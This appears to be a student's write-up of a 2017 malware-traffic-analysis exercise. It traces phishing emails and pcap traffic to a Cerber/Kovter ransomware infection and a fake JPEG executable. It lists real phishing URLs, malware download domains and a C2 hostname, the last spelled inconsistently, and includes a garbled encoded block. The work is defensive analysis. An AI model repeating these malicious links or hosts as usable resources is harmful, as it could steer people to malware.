

# Double Trouble

⚙ Schwierigkeit Mittel



## SCENARIO

Marcus Dunham and Marion Dunham are brothers who work at their father's business, Dunham Hills Mortuary. They've shared everything since childhood, and that trend continued as they became adults. For example, at the mortuary, they share a joint email address named ***dunhambrothers@dunhamhillsmortuary[.]com***.

The brothers have gotten into plenty of trouble over the years. Due to their mischievous ways, Marcus and Marion earned the nickname "Double Trouble." Accidents always happen in pairs whenever the brothers are around.

## Task

Figure out which email was used to infect which computer. After all, how hard can that be?

First, it was decided to examine all 9 emails; separate files were created to view the internal content. The emails were examined superficially. Most of the emails contain links to other unknown services, while the others contain virtually no useful payload. Every E-Mail looked suspicious. The whole point is to figure out, which E-Mail was opened to get malicious data.

MercadoPago Protocolo 73566 — Mozilla Firefox

Malware-Traffic-Analysis.x MercadoPago Protocolo 735 x +

file:///home/analyst/Desktop/Webseite

Contato= e nos.  
=C3=89  
r=C3=A1pido e  
simples resolver  
esse problema,  
apenas alguns  
segundos.

Caso o bot=C3=A3o de Contato n=C3=A3o funcione por algum motivo, [Clique Aqui](#).

Contato

M=ercado  
Pago

N=C3=A3o  
responda a

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Search HTML

Filter Styles

element :: {

margin

border

80511692008355950526752 — Mozilla Firefox

Malware-Traffic-Analysis.x MercadoPago Protocolo 735 x MercadoPago Protocolo 735 x 80511692008355950526752 x +

file:///home/analyst/Desktop/Webseite

7º Oficial de Registro de Imóveis de São Paulo

Cartorio 7º Registro de Títulos e Documentos Registro Civil das Pessoas Jurídicas Prezado(a) (Segundo Aviso de Fatura em Atraso) Contrato: 10152341711 ADIANTAMENTOS A DEPOSITANTES Olá, tentamos entrar em contato com você na semana passada, mas não tivemos sucesso, te reenviei a 2ª via da fatura, mas ainda não constou o pagamento do mesmo. Estou reenviando novamente em anexo com a data alterada para 7 dias úteis. Obs: mudamos a fatura para o banco caixa, mudamos para que possa facilitar o pagamento para você Não esqueça que o não pagamento do mesmo posso recorrer para uma notificação extrajudicial e futuramente uma ação judicial.

[Baixar Fatura](#)

Att

Marilia Dias

=====

Depto. Financeiro - Nascimento tudo para Construção

Estrada de Caucaia do Alto - 800 - COTIA - SP

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Search HTML

Filter Styles

element :: {

margin

border

We are analyzing two pcap files. The situation with both looks suspicious. As for Marion, his computer initiated the infection by clicking on a link, as a suspicious GET request initiated by an iframe was detected.

2017-04-21-traffic-analysis-exercise-marion.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request

| Time                       | Source     | Destination    | Protocol | Length | Info                                                                                                     |
|----------------------------|------------|----------------|----------|--------|----------------------------------------------------------------------------------------------------------|
| 2017-04-20 23:24:03.060390 | 10.1.6.147 | 23.76.192.108  | HTTP     | 251    | GET /singletile/summary/alias/experiencebyname/today?market=en-US&tenant=amp&vertical=sports HTTP/1.1    |
| 2017-04-20 23:25:49.447433 | 10.1.6.147 | 50.62.65.1     | HTTP     | 466    | GET /counter/7000000136nwL6yGX26R9Djw9CKHqRrhEMRf6H5EY5rpzaa6Rhr1Bde5cYkYD0tqaiCqtjZoYuDLrMeFQKORd1f8... |
| 2017-04-20 23:25:49.554795 | 10.1.6.147 | 50.62.65.1     | HTTP     | 467    | GET /counter/7000000136nwL6yGX26R9Djw9CKHqRrhEMRf6H5EY5rpzaa6Rhr1Bde5cYkYD0tqaiCqtjZoYuDLrMeFQKORd1f8... |
| 2017-04-20 23:25:50.760554 | 10.1.6.147 | 77.222.56.205  | HTTP     | 318    | GET /counter/71 HTTP/1.1                                                                                 |
| 2017-04-20 23:25:51.989751 | 10.1.6.147 | 77.222.40.89   | HTTP     | 321    | GET /counter/71 HTTP/1.1                                                                                 |
| 2017-04-20 23:25:54.241929 | 10.1.6.147 | 77.222.61.189  | HTTP     | 321    | GET /counter/71 HTTP/1.1                                                                                 |
| 2017-04-20 23:25:56.292035 | 10.1.6.147 | 77.222.61.189  | HTTP     | 321    | GET /counter/72 HTTP/1.1                                                                                 |
| 2017-04-20 23:27:22.308069 | 10.1.6.147 | 52.44.51.92    | HTTP     | 340    | GET /v1/btc/main/addr/17gd1msp5FnMcEMF1MitTNSsYs7w7A0yCt? =1492730842026 HTTP/1.1                        |
| 2017-04-20 23:27:22.550713 | 10.1.6.147 | 104.16.148.172 | HTTP     | 335    | GET /api/v1/address/txs/17gd1msp5FnMcEMF1MitTNSsYs7w7A0yCt? =1492730842425 HTTP/1.1                      |
| 2017-04-20 23:27:23.075475 | 10.1.6.147 | 104.16.148.172 | HTTP     | 423    | GET /api/v1/tx/info/3b39192027efaf870a30b3f0d2bef215f3c196df6606092fabfb28006043d35? =1492730843053...   |
| 2017-04-20 23:27:23.913941 | 10.1.6.147 | 23.249.163.4   | HTTP     | 327    | GET /8917-0F26-F7E8-0921-3473?iframe6 =1492730843338 HTTP/1.1                                            |
| 2017-04-20 23:28:40.208358 | 10.1.6.147 | 72.21.91.29    | HTTP     | 286    | GET /MFEwTzBNMEswSTAJBgUrdgMCGuABBTfghLjKLEJQZPin0KCzkdA0pVowUst7Da0P4v0cB1JgmGggC72NKK8MCEATH56TC...    |
| 2017-04-20 23:28:41.739831 | 10.1.6.147 | 23.4.59.27     | HTTP     | 287    | GET /MFEwTzBNMEswSTAJBgUrdgMCGuABBTfghLjKLEJQZPin0KCzkdA0pVowUst7Da0P4v0cB1JgmGggC72NKK8MCEATH56TC...    |
| 2017-04-20 23:28:43.213390 | 10.1.6.147 | 72.21.91.29    | HTTP     | 286    | GET /MFEwTzBNMEswSTAJBgUrdgMCGuABBTfghLjKLEJQZPin0KCzkdA0pVowUst7Da0P4v0cB1JgmGggC72NKK8MCEATH56TC...    |
| 2017-04-20 23:28:44.498956 | 10.1.6.147 | 23.4.59.27     | HTTP     | 285    | GET /MFEwTzBNMEswSTAJBgUrdgMCGuABBTfghLjKLEJQZPin0KCzkdA0pVowUst7Da0P4v0cB1JgmGggC72NKK8MCEATH56TC...    |
| 2017-04-20 23:28:44.780367 | 10.1.6.147 | 72.21.91.29    | HTTP     | 292    | GET /MFEwTzBNMEswSTAJBgUrdgMCGuABBTfghLjKLEJQZPin0KCzkdA0pVowUst7Da0P4v0cB1JgmGggC72NKK8MCEATH56TC...    |
| 2017-04-20 23:28:45.409680 | 10.1.6.147 | 178.255.83.1   | HTTP     | 287    | GET /MFEwTzBNMEswSTAJBgUrdgMCGuABBTfghLjKLEJQZPin0KCzkdA0pVowUst7Da0P4v0cB1JgmGggC72NKK8MCEATH56TC...    |

Frame 3749: 327 bytes on wire (2616 bits), 327 bytes captured (2616 bits)  
 Ethernet II, Src: HewlettP b2:f6:91 (00:17:a4:b2:f6:91), Dst: Cisco\_f9:63:e8 (08:17:35:f9:63:e8)  
 Internet Protocol Version 4, Src: 10.1.6.147, Dst: 23.249.163.4  
 Transmission Control Protocol, Src Port: 49554, Dst Port: 80, Seq: 1, Ack: 1, Len: 273  
 Hypertext Transfer Protocol  
 GET /8917-0F26-F7E8-0921-3473?iframe6 =1492730843338 HTTP/1.1\r\n  
 Accept: \*/\*\r\n  
 Accept-Encoding: gzip, deflate\r\n  
 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; WOW64; Trident/8.0; .NET4.0C; .NET4.0E)\r\n  
 Host: p27d0khpz2n7nvgr.1m3xxy.top\r\n  
 Connection: Keep-Alive\r\n  
 \r\n  
 [Full request URI: http://p27d0khpz2n7nvgr.1m3xxy.top/8917-0F26-F7E8-0921-3473?iframe6 =1492730843338]  
 [HTTP request 1/1]  
 [Response in frame: 3755]

0000 08 17 35 f9 63 e8 08 17 a4 b2 f6 91 00 00 45 00 ..5 c... ..E-  
 0010 01 39 47 00 40 00 08 06 e7 22 8a 01 06 93 17 f9 -9G @... ..\*.....

Request: Boolean

Packets: 18489 - Displayed: 320 (1.7%)

Profile: Default

2017-04-21-traffic-analysis-exercise-marion.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request or tcp.flags == 0x0002

| Time                       | Source     | PortSrc | Destination    | PortDes | Protocol | Length | Full request URI                                                             |
|----------------------------|------------|---------|----------------|---------|----------|--------|------------------------------------------------------------------------------|
| 2017-04-20 23:24:03.060390 | 10.1.6.147 | 49414   | 23.76.192.108  | 80      | HTTP     | 251    | http://cdn.content.prod.cms.msn.com/singletile/summary/alias/experienceby... |
| 2017-04-20 23:25:49.447433 | 10.1.6.147 | 49418   | 50.62.65.1     | 80      | HTTP     | 466    | http://dev.alaw.net/counter/7000000136nwL6yGX26R9Djw9CKHqRrhEMRf6H5EY5rp...  |
| 2017-04-20 23:25:49.554795 | 10.1.6.147 | 49418   | 50.62.65.1     | 80      | HTTP     | 467    | http://dev.alaw.net/counter/7000000136nwL6yGX26R9Djw9CKHqRrhEMRf6H5EY5rp...  |
| 2017-04-20 23:25:50.760554 | 10.1.6.147 | 49419   | 77.222.56.205  | 80      | HTTP     | 318    | http://tdricos.ru/counter/71                                                 |
| 2017-04-20 23:25:51.989751 | 10.1.6.147 | 49420   | 77.222.40.89   | 80      | HTTP     | 321    | http://mig-inform.ru/counter/71                                              |
| 2017-04-20 23:25:54.241929 | 10.1.6.147 | 49421   | 77.222.61.189  | 80      | HTTP     | 321    | http://hombamovie.ru/counter/71                                              |
| 2017-04-20 23:25:56.292035 | 10.1.6.147 | 49421   | 77.222.61.189  | 80      | HTTP     | 321    | http://hombamovie.ru/counter/72                                              |
| 2017-04-20 23:27:22.308069 | 10.1.6.147 | 49549   | 52.44.51.92    | 80      | HTTP     | 340    | http://api.blockcypher.com/v1/btc/main/addr/17gd1msp5FnMcEMF1MitTNSsYs7w...  |
| 2017-04-20 23:27:22.550713 | 10.1.6.147 | 49552   | 104.16.148.172 | 80      | HTTP     | 335    | http://btc.blockr.io/api/v1/address/txs/17gd1msp5FnMcEMF1MitTNSsYs7w7A0yC... |
| 2017-04-20 23:27:23.075475 | 10.1.6.147 | 49552   | 104.16.148.172 | 80      | HTTP     | 423    | http://btc.blockr.io/api/v1/tx/info/3b39192027efaf870a30b3f0d2bef215f3c1...  |
| 2017-04-20 23:27:23.913941 | 10.1.6.147 | 49554   | 23.249.163.4   | 80      | HTTP     | 327    | http://p27d0khpz2n7nvgr.1m3xxy.top/8917-0F26-F7E8-0921-3473?iframe6 =1492... |
| 2017-04-20 23:28:40.208358 | 10.1.6.147 | 49720   | 72.21.91.29    | 80      | HTTP     | 286    | http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrdgMCGuABBTfghLjKLEJQZPin0KC...  |
| 2017-04-20 23:28:41.739831 | 10.1.6.147 | 49737   | 23.4.59.27     | 80      | HTTP     | 287    | http://s2.symcb.com/MFEwTzBNMEswSTAJBgUrdgMCGuABBTfghLjKLEJQZPin0KC...       |
| 2017-04-20 23:28:43.213390 | 10.1.6.147 | 49746   | 72.21.91.29    | 80      | HTTP     | 286    | http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrdgMCGuABBTfghLjKLEJQZPin0KC...  |
| 2017-04-20 23:28:44.498956 | 10.1.6.147 | 49755   | 23.4.59.27     | 80      | HTTP     | 285    | http://ss.symcd.com/MFEwTzBNMEswSTAJBgUrdgMCGuABBTfghLjKLEJQZPin0KC...       |
| 2017-04-20 23:28:44.780367 | 10.1.6.147 | 49720   | 72.21.91.29    | 80      | HTTP     | 292    | http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrdgMCGuABBTfghLjKLEJQZPin0KC...  |
| 2017-04-20 23:28:45.409680 | 10.1.6.147 | 49764   | 178.255.83.1   | 80      | HTTP     | 287    | http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrdgMCGuABBTfghLjKLEJQZPin0KC...  |

Internet Protocol Version 4, Src: 10.1.6.147, Dst: 50.62.65.1

For this task, a small script was written to search for strings in the email files.  
 ALTERNATIVE → grep -ri "string"

```
#include <iostream>
#include <filesystem>
#include <fstream>
#include <string>
```

```

namespace fs = std::filesystem;

void searchInDirectory(const fs::path& directoryPath, const s
td::string& searchString) {
    std::cout << "Starting search for string '" << searchStri
ng
                << "' in directory: " << directoryPath.string()
<< "\n\n";

    try {

        for (const auto& entry : fs::recursive_directory_iter
ator(directoryPath)) {

            if (fs::is_regular_file(entry.status())) {
                std::ifstream file(entry.path());

                if (!file.is_open()) {
                    continue;
                }

                std::string line;
                int lineNumber = 1;
                bool fileHasMatch = false;

                while (std::getline(file, line)) {

                    if (line.find(searchString) != std::strin
g::npos) {
                        if (!fileHasMatch) {
                            std::cout << "[+] Found in file:
" << entry.path().string() << "\n";

```

```

        fileHasMatch = true;
    }

    std::string printLine = line.length()
> 100 ? line.substr(0, 100) + "..." : line;
    std::cout << "    Line " << lineNumber
r << ": " << printLine << "\n";
    }
    lineNumber++;
}
}
}
} catch (const fs::filesystem_error& e) {
    std::cerr << "Filesystem error: " << e.what() <<
'\n';
}
}

int main() {

    std::string path = "/home/analyst/mta/aufgaben/double_tro
uble/2017-04-21-traffic-analysis-exercise-malicious-emails";

    std::string target;
    std::cin >> target;

    if (!fs::exists(path) || !fs::is_directory(path)) {
        std::cerr << "Error: The specified path does not exis
t or is not a directory!\n";
        return 1;
    }

    searchInDirectory(path, target);

```

```
    return 0;
}
```

```
Terminal
File Edit View Search Terminal Help
[analyst@secOps tools]$ ./search_script
http://
Starting search for string 'http://' in directory: /home/analyst/mta/aufgaben/double_trouble/2017-04-21-traffic-analysis-exercise-malicious-emails
[+] Found in file: /home/analyst/mta/aufgaben/double_trouble/2017-04-21-traffic-analysis-exercise-malicious-emails/2017-04-20-0740-UTC.eml
Line 44: <a href="http://www.advimp.com.br/comprovante/?34738"> ChequesDevolvi...
[+] Found in file: /home/analyst/mta/aufgaben/double_trouble/2017-04-21-traffic-analysis-exercise-malicious-emails/2017-04-06-2304-UTC.eml
Line 41: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www=
Line 43: <html xmlns=3D"http://www.w3.org/1999/xhtml">
Line 71: -right:10px; vertical-align:top"><img src=3D"http://static.mlstatic.com/o=
Line 92: ckground=3D"http://static.mlstatic.com/org-img/syl4/malls/img/back_btn.pn=
Line 93: g"><a href=3D"http://www.hlygsun.com/tmp/mercadopago/Ativacao_06042017/?a=
Line 101: motivo, <a href=3D"http://www.yjbee.com/tmp/mercadopago/Ativacao_06042017=
[analyst@secOps tools]$
```

The links were examined.

Strange files and archives were also found.

.zip


```
[analyst@secOps tools]$ ./search_script
.zip
Starting search for string '.zip' in directory: /home/analyst/mta/aufgaben/double_trouble/2017-04-21-traffic-analysis-exercise-malicious-emails
[+] Found in file: /home/analyst/mta/aufgaben/double_trouble/2017-04-21-traffic-analysis-exercise-malicious-emails/2017-04-08-1230-UTC.eml
Line 60: Content-Type: application/zip; name="FedEx-Parcel-ID-S0JM7T30.zip"
Line 62: Content-Disposition: attachment; filename=FedEx-Parcel-ID-S0JM7T30.zip
[+] Found in file: /home/analyst/mta/aufgaben/double_trouble/2017-04-21-traffic-analysis-exercise-malicious-emails/2017-04-17-1830-UTC.eml
Line 61: Content-Type: application/zip; name="FedEx-Package-ID-CQTVJ9RJ.zip"
Line 63: Content-Disposition: attachment; filename=FedEx-Package-ID-CQTVJ9RJ.zip
[+] Found in file: /home/analyst/mta/aufgaben/double_trouble/2017-04-21-traffic-analysis-exercise-malicious-emails/2017-04-07-1439-UTC.eml
Line 58: Content-Type: application/zip; name="FedEx-Delivery-ID-4KIPH0XJ.zip"
Line 60: Content-Disposition: attachment; filename=FedEx-Delivery-ID-4KIPH0XJ.zip
[+] Found in file: /home/analyst/mta/aufgaben/double_trouble/2017-04-21-traffic-analysis-exercise-malicious-emails/2017-04-12-0842-UTC.eml
Line 62: Content-Type: application/zip; name="FedEx-Package-ID-QKOMV01B.zip"
Line 64: Content-Disposition: attachment; filename=FedEx-Package-ID-QKOMV01B.zip
```

.doc

```
Terminal
File Edit View Search Terminal Help
[analyst@sec0ps mta]$ cd aufgaben/
[analyst@sec0ps aufgaben]$ ls
double_trouble  easy_as_123
[analyst@sec0ps aufgaben]$ cd double_trouble/
[analyst@sec0ps double_trouble]$ ls
2017-04-21-traffic-analysis-exercise-malicious-emails
2017-04-21-traffic-analysis-exercise-marcus.pcap
2017-04-21-traffic-analysis-exercise-marion.pcap
tools
[analyst@sec0ps double_trouble]$ cd tools/l
bash: cd: tools/l: No such file or directory
[analyst@sec0ps double_trouble]$ cd tools/
[analyst@sec0ps tools]$ ls
script.cpp  search_script
[analyst@sec0ps tools]$ ./search_script
.doc
Starting search for string '.doc' in directory: /home/analyst/mta/aufgaben/doubl
e_trouble/2017-04-21-traffic-analysis-exercise-malicious-emails


[+] Found in file: /home/analyst/mta/aufgaben/double_trouble/2017-04-21-traffic-
analysis-exercise-malicious-emails/2017-04-17-2155-UTC.eml
    Line 63:      name="see shenandoah memorial hospital.doc"
    Line 66:      filename="see shenandoah memorial hospital.doc"
[analyst@sec0ps tools]$
```

Trying to extract one file from Email




**Total 1 Emails**  
 **Subject:** Delivery Notification  
**From:** toillyvid@server.hostkarle.com  
**Date:** 17/04/2017, 18:30:19

**Subject:** Delivery Notification  
**To:** (larice.dunham2000@dunhamhillsmortuary.com)  
**From Address:** toillyvid@server.hostkarle.com  
**Date:** 17/04/2017, 18:30:19  
  
 FedEx-Package-ID-CQTVJ9RJ.zip  
  
Dear Customer, Please review your parcel delivery label in the attachment! FedEx -----BEGIN PGP PUBLIC KEY BLOCK-----  
6rKxIahZL8KrgSjmc84kkEkxIbNdBoEwtKGSq8F+UYQBLsKX8E8IRlrixo4Kr/dRiloBwjYaG3  
7BeSwD1EWqWTcblVOG24dqRAqJeW4nSmpPJlQ81oZOZlPOZOnkJ5gAoRC38zxW8eFM/Shhp7j  
KYn 8zeh2gii0oulOipXUgzK+SyisFMkQEzd+XRvIFuMDDzAagkXy0wxigTqFc5Ertrh4UlsankG3b4Y  
84d/ihvPFwOCvofZKgAPgLB65bJBEScaZ1mmlu6Taik0+hfsR8eXZosCFHqft5Vz/DseK7R/dt  
69sIBjkbZrly96gMS55mN1Du3nvUsun+jeA+ddZuXh2ThQVphx3yCug9lbOj0PLlv+wlsJdCvgB  
lllj34OL3jFuYxNdGEx4tpzapl07mpvJe6KXANXOeSt+LUvAoYtT/UTSlpSqh3vyNmtfmlDNStS  
1P1BOC2Rydc3XauZTxzNRqnjVAqo7zYDVzhryzYhB3HHVntMff+Q4dx2HDITbWAOKK/xGekBW7  
z 4LETwtiyF77beVcrR3gt5iv2ELfaoUtm7RyXUIF91cyqvGnVdrfCANJNhaDxTNoYUWMfDUnlF81  
5/5qT0ewROc4kXYn7H8GYbHla2ewDPZFda3e6OLKJ6xPGFHq6gixgDIM4wGoCig8ZNT0JbzUSN  
Ms  
rmO6lz7wjGnuZ0csK1ZFQ2lwgie50/ciT8DLcvUHTDP1y1DKXGUai96MeaPMGuA5tAx80nmWzDD  
L61w/JFdWYo6r3pbCzdASpu0UBX17KTzAz7paOolqoHqqjSnhwhcmRXRgCrt4OfT636mXb0qdUx



After examining all the zip files → A connection was found





## Verdict on Marion

Phishing email received on April 8, 2017, titled "Package Delivery Notification" from [privileges@ns3.logomotion-serveur.com](mailto:privileges@ns3.logomotion-serveur.com)

Attached archive [FedEx-Parcel-ID-S0JM7T30.zip](#) contained a malicious JavaScript downloader disguised with a double extension ( [FedEx-Parcel-ID-S0JM7T30.doc.js](#) )

The user extracted and double-clicked the [.js](#) file, executing it via Windows WScript


The script downloaded **Cerber** ransomware and **Kovter** trojan via HTTP GET requests to compromised domains (e.g., [dev.alaw.net](#) , [tdricos.ru](#) ). *Confirmed via static code and PCAP correlation*

Cerber executed and encrypted host files. Network logs show C2 callbacks to [p27dokhpz2n7nvgr.1m3xsy.top](#) (23.249.163.4) and queries to legitimate Bitcoin APIs ( [api.blockcypher.com](#) , [btc.blockr.io](#) ) for ransom operations

Host fully compromised by ransomware. Immediate isolation and remediation required


## Marcus

A strange GET request was found inside the PCAP file, with a file purportedly named trolls.jpg




| Time                       | Source     | Destination    | Protocol | Length | Info                                                 |
|----------------------------|------------|----------------|----------|--------|------------------------------------------------------|
| 2017-04-20 23:16:05.889064 | 10.1.6.132 | 23.215.99.33   | HTTP     | 151    | GET /ncsi.txt HTTP/1.1                               |
| 2017-04-20 23:20:20.288559 | 10.1.6.132 | 204.79.197.200 | HTTP     | 282    | GET /favicon.ico HTTP/1.1                            |
| 2017-04-20 23:20:38.289963 | 10.1.6.132 | 13.107.5.80    | HTTP     | 392    | GET /qsm1.aspx?query=http%3A%2F%2Fwww.google.com%2F& |
| 2017-04-20 23:20:38.295403 | 10.1.6.132 | 13.107.5.80    | HTTP     | 392    | GET /qsm1.aspx?query=http%3A%2F%2Fwww.google.com%2F& |
| 2017-04-20 23:20:38.692105 | 10.1.6.132 | 216.58.194.68  | HTTP     | 311    | GET / HTTP/1.1                                       |
| 2017-04-20 23:21:32.025617 | 10.1.6.132 | 185.165.29.36  | HTTP     | 127    | GET /trolls.jpg HTTP/1.1                             |
| 2017-04-20 23:21:43.606670 | 10.1.6.132 | 78.47.139.102  | HTTP     | 123    | GET /raw HTTP/1.1                                    |
| 2017-04-20 23:22:16.039709 | 10.1.6.132 | 78.47.139.102  | HTTP     | 99     | GET /raw HTTP/1.1                                    |
| 2017-04-20 23:22:18.014034 | 10.1.6.132 | 78.47.139.102  | HTTP     | 99     | GET /raw HTTP/1.1                                    |
| 2017-04-20 23:22:21.129825 | 10.1.6.132 | 78.47.139.102  | HTTP     | 99     | GET /raw HTTP/1.1                                    |

The file has been exported for analysis



| Packet | Hostname         | Content Type | Size      | Filename                            |
|--------|------------------|--------------|-----------|-------------------------------------|
| 51     | www.msftncsi.com | text/plain   | 14 bytes  | ncsi.txt                            |
| 96     | www.bing.com     | image/x-icon | 300 bytes | favicon.ico                         |
| 120    | api.bing.com     | text/html    | 567 bytes | qsm1.aspx?query=http%3A%2F%2Fwww.gc |
| 122    | api.bing.com     | text/html    | 567 bytes | qsm1.aspx?query=http%3A%2F%2Fwww.gc |
| 134    | www.google.com   | text/html    | 231 bytes | /                                   |
| 7138   | 185.165.29.36    | image/jpeg   | 5,218 kB  | trolls.jpg                          |
| 7154   | myexternalip.com | text/plain   | 16 bytes  | raw                                 |

As it turned out, our .jpg file is actually an executable file



